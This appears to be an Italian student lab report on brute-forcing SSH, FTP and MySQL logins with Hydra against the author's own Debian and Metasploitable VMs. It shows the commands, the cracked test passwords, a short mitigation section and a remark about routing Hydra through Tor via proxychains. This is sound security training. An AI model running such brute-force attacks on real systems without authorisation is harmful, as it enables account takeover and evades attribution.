


S6/L4 AUTHENTICATION CRACKING CON HYDRA

FLAVIO SCOGNAMIGLIO



TRACCIA

Si ricordi che la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio. L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

CONFIGURAZIONE

Per questa esercitazione, anzichè abilitare i servizi sulla mia ParrotOS, ho preferito installare e configurare su proxmox una **Debian** pura, ramo **stable**, precedentemente installata per scopi di test personali. Questa vm risponde all'indirizzo: 192.168.1.78

```
File Modifica Visualizza Terminale Schede Aiuto

root@debian:~# uname -a

Linux debian 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03)

x86_64 GNU/Linux

root@debian:~# 

root@debian:~# ip a | grep ens18

2: ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000

inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute en sol group default qlen 1000

inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute en sol group default qlen 1000

inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute en sol group default qlen 1000

inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute en sol group default qlen 1000

inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute en sol group default qlen 1000

inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute en sol group default qlen 1000

inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute en sol group default qlen 1000

inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute en sol group default qlen 1000

inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute en sol group default qlen 1000

inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute en sol group default qlen 1000

inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute en sol group default qlen 1000

inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute en sol group default qlen 1000

inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute en sol group default qlen 1000

inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute en sol group default qlen 1000

inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute en sol group default qlen 1000

inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute en sol group default qlen 1000

inet 192.168.1.78/24 brd
```

Dopo aver installato e aggiornato il sistema, ho aggiunto un nuovo utente "**test_user**" per lo scopo, con la password "**testpass**". Ho in seguito provveduto ad installare ed abilitare il servizio ssh

```
oot@debian:~# adduser test_user
 ggiunta dell'utente «test_user» ..
 ggiunta del nuovo gruppo «test_user» (1002) .
 dding new user `test_user' (1002) with group `test_user (1002)' ...
Creazione della directory home «/home/test_user» ...
Copia dei file da «/etc/skel» ...
 uova password:
 eimmettere la nuova password:
 asswd: password aggiornata correttamente
 odifica delle informazioni relative all'utente test_user
Inserire il nuovo valore o premere INVIO per quello predefinito
       Nome completo []:
       Stanza n° []:
       Numero telefonico di lavoro []:
       Numero telefonico di casa []:
Le informazioni sono corrette? [S/n]
Adding new user `test_user' to supplemental / extra groups `users' ...
ggiunta dell'utente «test_user» al gruppo «users» .
root@debian:~#
```

```
File Modifica Visualizza Terminale Schede Aiuto
rovato:2 http://deb.debian.org/debian bookworm InRelease
rovato:3 http://deb.debian.org/debian bookworm-updates InRelease
rovato:4 https://download.docker.com/linux/debian bookworm InRelease
rovato:5 https://download.mono-project.com/repo/debian stable-buster InRelease
ettura elenco dei pacchetti... Fatto
enerazione albero delle dipendenze... Fatto
Lettura informazioni sullo stato... Fatto
utti i pacchetti sono aggiornati.
Lettura elenco dei pacchetti... Fatto
enerazione albero delle dipendenze... Fatto
ettura informazioni sullo stato... Fatto
l sequente pacchetto è stato installato automaticamente e non è più richiesto:
linux-image-6.1.0-18-amd64
sare "apt autoremove" per rimuoverlo.
 seguenti pacchetti aggiuntivi saranno inoltre installati:
 openssh-sftp-server runit-helper
acchetti suggeriti:
molly-guard monkeysphere ssh-askpass ufw
 seguenti pacchetti NUOVI saranno installati:
 openssh-server openssh-sftp-server runit-helper
 aggiornati, 3 installati, 0 da rimuovere e 0 non aggiornati.
 necessario scaricare 528 kB di archivi.
 po quest'operazione, verranno occupati 2.214 kB di spazio su disco.
```

```
File Modifica Visualizza Terminale Schede Aiuto
root@debian:~# systemctl status ssh
 ssh.service - OpenBSD Secure Shell server
    Loaded: loaded (/lib/systemd/system/ssh.service; enabled; preset: enabled)
    Active: active (running) since Thu 2024-07-04 07:52:15 CEST; 21s ago
      Docs: man:sshd(8)
            man:sshd_config(5)
   Main PID: 27571 (sshd)
     Tasks: 1 (limit: 3526)
    Memory: 1.9M
       CPU: 29ms
    CGroup: /system.slice/ssh.service
             27571 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
lug 04 07:52:15 debian systemd[1]: Starting ssh.service - OpenBSD Secure Shell >
lug 04 07:52:15 debian sshd[27571]: Server listening on 0.0.0.0 port 22.
lug 04 07:52:15 debian sshd[27571]: Server listening on :: port 22.
lug 04 07:52:15 debian systemd[1]: Started ssh.service - OpenBSD Secure Shell s>
lines 1-16/16 (END)
```

HYDRA - SSH

TEST

L'accesso ssh da parrotOS al nuovo utente avviene con successo.

```
□ − test_user@debian: ~
  flavio@parrot]
   $ssh test user@192.168.1.78
The authenticity of host '192.168.1.78 (192.168.1.78)' can't be established.
ED25519 key fingerprint is SHA256:l2+0/qUu4nVsWjQ9e00v614Y7sWWX7oDrxebs7E5Fso.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.78' (ED25519) to the list of known hosts.
test_user@192.168.1.78's password:
Linux debian 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03)
x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
test_user@debian:~$
```

ATTACCO

Per l'attacco ho utilizzato delle liste di dizionari poco popolate al fine di ottimizzare i tempi. Con altre liste più corpose ci sarebbero volute ore e ore, considerando anche l'abbassamento dei threads!

Ho ottenuto sia la password di test_user che di un altro utente che avevo creato in precedenza.

```
flavio@parrot]-[~/Desktop]
    • $hydra -L usernames.txt -P passwords.txt 192.168.1.78 -t 4 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-04 15:20:
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wa
iting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 532 login tries (1:19/p:28),
133 tries per task
[DATA] attacking ssh://192.168.1.78:22/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 492 to do in 00:13h, 4 active
[STATUS] 36 00 tries/min, 100 tries in 00:03h, 424 to do in 00:12h, 4 active
[22][ssh] host: 192.168.1.78 login: test_user password: testpass
 221[ssh] host: 192.168.1.78 login: crackme
                                               password: dragon
```

HYDRA - FTP / MYSQL

Sulla stessa debian, ho provveduto ad installare ed abilitare il servizio FTP. Anche in questo caso hydra non ha particolari problemi:

```
$hydra -L usernames.txt -P passwords.txt 192.168.1.78 -t 4 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-04 15:39:
19
[DATA] max 4 tasks per 1 server, overall 4 tasks, 532 login tries (l:19/p:28), ~
133 tries per task
[DATA] attacking ftp://192.168.1.78:21/
[STATUS] 75.00 tries/min, 75 tries in 00:01h, 457 to do in 00:07h, 4 active
[21][ftp] host: 192.168.1.78 login: test_user password: testpass
[21][ftp] host: 192.168.1.78 login: crackme password: dragon
```

Hydra permette di interagire attraverso svariati protocolli e con la possibilità di essere settato a dovere in base alle nostra specifiche esigenze. Qui di sotto un esempio con il servizio MySQL sul target 192.168.1.101: metasploitable.


```
| Test_user@debian:~
| [flavio@parrot]=[~/Desktop]
| Shydra -L usernames.txt -P passwords.txt 192.168.1.101 mysql
| Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
| Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-04 16:42:00
| [INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
| [DATA] max 4 tasks per 1 server, overall 4 tasks, 667 login tries (1:23/p:29), ~167 tries per task |
| [DATA] attacking mysql://192.168.1.101:3306/
| [3306] [mysql] host: 192.168.1.101 login: root |
| [STATUS] 94.00 tries/min, 94 tries in 00:01h, 573 to do in 00:07h, 4 active |
| [STATUS] 75.00 tries/min, 225 tries in 00:03h, 442 to do in 00:06h, 4 active |
| [3306] [mysql] host: 192.168.1.101 login: guest
```


POSSIBILI MITIGAZIONI

Per risolvere questi problemi è chiaro che bisogna utilizzare password forti e politiche di sicurezza adeguate per ogni protocollo coinvolto. Per **ssh** ad esempio, sarebbe opportuno disabilitare completamente l'accesso con la classica password, e preferire l'accesso tramite crittografia asimmestrica generando una coppia di chiavi.

HYDRA - VERSATILE

Ho fatto delle prove a scopo personale con proxychains per utilizzare hydra attraverso vari nodi della rete tor (come targets sempre le mie macchine virtuali). Se settato a dovere con i giusti parametri, sembra funzionare anche se con parecchi grattacapi. In questo caso mi sono avvalso di alcuni parametri di hydra per la gestione del timing e delle richieste, come: -w, -W, -t per i threads (come negli esempi sopra), -c per stabilire un limite alle connessioni simultanee. Gli esempi su proxychains sono volutamente incompleti e a scopo puramente educativo. E' interessante capire a fondo il punto di vista degli attaccanti cattivoni, al fine di studiarne le tecniche.





FINE